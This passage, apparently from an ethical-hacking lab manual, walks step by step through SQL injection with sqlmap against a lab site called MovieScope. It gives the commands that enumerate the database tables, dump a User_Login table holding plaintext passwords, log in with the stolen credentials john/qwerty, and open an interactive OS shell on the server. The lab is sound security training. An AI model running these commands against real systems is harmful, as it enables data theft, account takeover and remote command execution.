
16. Run **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step#7]" -D moviescope --tables** command.

    In this query, **-D** specifies the DBMS database to enumerate and **--tables** enumerates DBMS database tables.

17. The above query causes sqlmap to scan the **moviescope** database for tables located in the database.





18. sqlmap retrieves the table contents of the moviescope database and displays them, as shown in screenshot.





19. Now, you need to retrieve the table content of the column **User_Login**.

20. Run **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step#7]" -D moviescope -T User_Login --dump** command to dump all the **User_Login** table content.





21. sqlmap retrieves the complete **User_Login** table data from the database moviescope, containing all users' usernames under the **Uname** column and passwords under the **password** column, as shown in screenshot.

22. You will see that under the **password** column, the passwords are shown in plain text form.





23. To verify if the login details are valid, you should try to log in with the extracted login details of any of the users. To do so, switch back to the web browser, close the **Developer Tools** console, and click **Logout** to start a new session on the site.





24. The **Login** page appears; log in into the website using the retrieved credentials **john/qwerty**.

    If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.





25. You will observe that you have successfully logged into the MovieScope website with john's account, as shown in the screenshot.





26. Now, switch back to the **Parrot Terminal window**. Run **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step#7]" --os-shell**.

    In this query, **--os-shell** is the prompt for an interactive OS shell.





27. If the message **do you want sqlmap to try to optimize value(s) for DBMS delay responses** appears, type **Y** and press **Enter** to continue.

